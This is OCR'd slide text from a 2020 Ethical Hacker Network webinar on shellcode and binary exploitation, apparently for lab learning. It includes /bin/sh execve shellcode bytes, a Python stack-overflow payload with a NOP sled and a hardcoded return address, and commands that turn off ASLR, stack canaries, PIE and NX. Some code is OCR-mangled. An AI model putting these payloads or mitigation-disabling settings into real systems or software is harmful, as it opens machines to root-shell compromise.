
THE ETHICAL
HACKER
NETWORK


EH-NET
Live!

Shellcode for the Masses

Jan 29, 2020

PRESENTER:

John Hammond

AGENDA


- Intro by Don Donzal, EH-Net Editor-in-Chief
- Bio – John Hammond
- What is Shellcode?
  - Actual definition
  - Usage and context
  - Bad character limitations
- Why do we care?
  - Vulnerable programs
  - We can do this ourselves
  - This is a valuable skill
- How do we learn this stuff?
  - vulnserver
  - exploit-db
  - The Shellcoder's Handbook
- Demo Time!!
  - Online resource: shellstorm
  - Creating our own: shellcraft
  - Evading Restrictions: sub-encoding
- Where do we go from here?
- Q&A

INTRO

- Video will be made available on EH-Net
- Style = Interview!
  - Q&A in question tab in GTW
  - Twitter using #EHNet
- Post Game in EH-Net "**Shellcode**" Group: https://www.ethicalhacker.net/groups/shellcode/
- Goal for today – Spark conversation. Advance your career!

OVERVIEW OF THE NEW EH-NET

- General Layout
  - Magazine side - Columnists, Features, Global Calendar
  - Community side – Members & Profiles, Activity, Forums, Groups, Community Articles
- Building your “Personal Ethical Hacker Network”
- Hello world! – Get Published in the EH-Net Community
- Limited Time – All new members get a free pen testing course from eLS!!



BIO – John Hammond

John Hammond is a cybersecurity instructor, developer, red teamer, and CTF enthusiast. Cyber Training Academy curriculum developer and teacher for the Cyber Threat Emulation course, educating both civilian and military members on offensive Python, PowerShell, other scripting languages and the adversarial mindset. He personally developed training material and infosec challenges for events such as PicoCTF and the “Capture the Packet” competition at DEFCON US. John speaks at security conferences such as BsidesNoVA, to students at colleges such as the University of North Carolina Greensboro, and other events like the SANS Holiday Hack Challenge/KringleCon. He is an online YouTube personality to showcase programming tutorials, cyber security guides, and CTF video walkthroughs. John currently holds the following certifications: Security+, CEH, PCAP, OSCP, OSCE, and OSWE.

What is “Shellcode”?

Shellcode

[ˈˈshel-, kōd]
NOUN


“Code that will return a remote shell when executed. The meaning of shellcode has evolved, it now represents any byte code that will be inserted into an exploit to accomplish a desired task.”

Source: Tutorial by Steve Hanna

DEF: ETHICAL HACKING

Performing computer security related activities with permission.

- Oxymoron? Nope
- Media focus on crime = negative association
- More specific term for clarification
- Good guys using bad guys' tools & techniques
- Umbrella term to include numerous specialties
- WebApp = Sub-Category of Pentesting




WHERE DOES BINARY EXPLOITATION FIT?

What is Binary Exploitation?

Binary exploitation is the process of subverting a compiled application such that it violates some trust boundary in a way that is advantageous to you, the attacker.

–[Trail of Bits]



A BETTER DEFINITION

In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a desired task can be called shellcode.

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

LANGUAGE LEVELS


```
int main()
{
    int a = 2000, b =17;
    printf("Your total is: " a+b);
}
```

```
movl    $2000, -4(%rbp)
movl    $17, -8(%rbp)
movl    -4(%rbp), %eax
addl    -8(%rbp), %eax
movl    %eax, %edx
movb    $0, %al
callq    _printf
```

```
01010111 01101001 01101011
01101001 01110000 01100101
01100100 01101001 01100001
```

- Visual
- EX: Scratch

- High Level
- EX: C, C++, Python, Ruby, etc.


- Low Level
- EX: Assembly – EXE or binary file

- Machine
- EX: Binary


RAW BYTES

```
08048054 <.text>:
8048054:            6a 0b                    push   $0xb
8048056:            58                       pop    %eax
8048057:            99                       cltd
8048058:            52                       push   %edx
8048059:            66 68 2d 70              pushw  $0x702d
804805d:            89
e1                    mov    %esp,%ecx
804805f:            52                       push   %edx
8048060:            6a 68                    push   $0x68
8048062:            68 2f 62 61
73            push  $0x7361622f
8048067:            68 2f 62 69
6e            push  $0x6e69622f
804806c:            89
e3                    mov    %esp,%ebx
804806e:            52                       push   %edx
804806f:            51                       push   %ecx
8048070:            53                       push   %ebx
8048071:            89
e1                    mov    %esp,%ecx
8048073:            cd 80                    int    $0x80
```

HOW IS SHELLCODE MADE?




LIMITED BY BAD BYTES



WHY DO WE CARE?

Vulnerable programs can be abused!



WHY DO WE CARE?

We can use shellcode ourselves!

PWNTOOLS

```
 GNU nano 2.2.6                File: b4
#!/usr/bin/python
nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '\x70\xf3\xff\xbf'
print nopsled + shellcode + padding + eip
```

```
(__TEXT,__text) section
_main:
0000000100000f10        55          pushq   %rbp
0000000100000f11        48 89 e5            movq    %rsp, %rbp
0000000100000f14        48 83 ec 30         subq    $0x30, %rsp
0000000100000f18        31 c0       xorl    %eax, %eax
0000000100000f1a        89 c2       movl    %eax, %edx
0000000100000f1c        48 8d 75 e0         leaq    -0x20(%rbp), %rsi
0000000100000f20        48 8b 0d e9 00 00 00    movq    0xe9(%rip), %rcx ##
0000000100000f27        48 8b 09            movq    (%rcx), %rcx
0000000100000f2a        48 89 4d f8         movq    %rcx, -0x8(%rbp)
0000000100000f2e        c7 45 dc 00 00 00 00    movl    $0x0, -0x24(%rbp)
0000000100000f35        48 8d 0d 70 00 00 00    leaq    0x70(%rip), %rcx ##
0000000100000f3c        48 89 4d e0         movq    %rcx, -0x20(%rbp)
0000000100000f40        48 c7 45 e8 00 00 00 00         movq    $0x0, -0x18
0000000100000f48        48 89 cf            movq    %rcx, %rdi
```

Understanding security mitigations

- ASLR - Address Space Layout Randomization
- Stack Canaries
- PIE - Position Independent Executable
- **NX/DEP - Data Execution Prevention**

Understanding security mitigations

- ASLR - Address Space Layout Randomization

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- Stack Canaries

```
gcc … -fno-stack-protector …
```


- PIE - Position Independent Executable

```
gcc … -no-pie …
```

- **NX/DEP - Data Execution Prevention**

```
gcc … -z execstack …
```

WHY DO WE CARE?



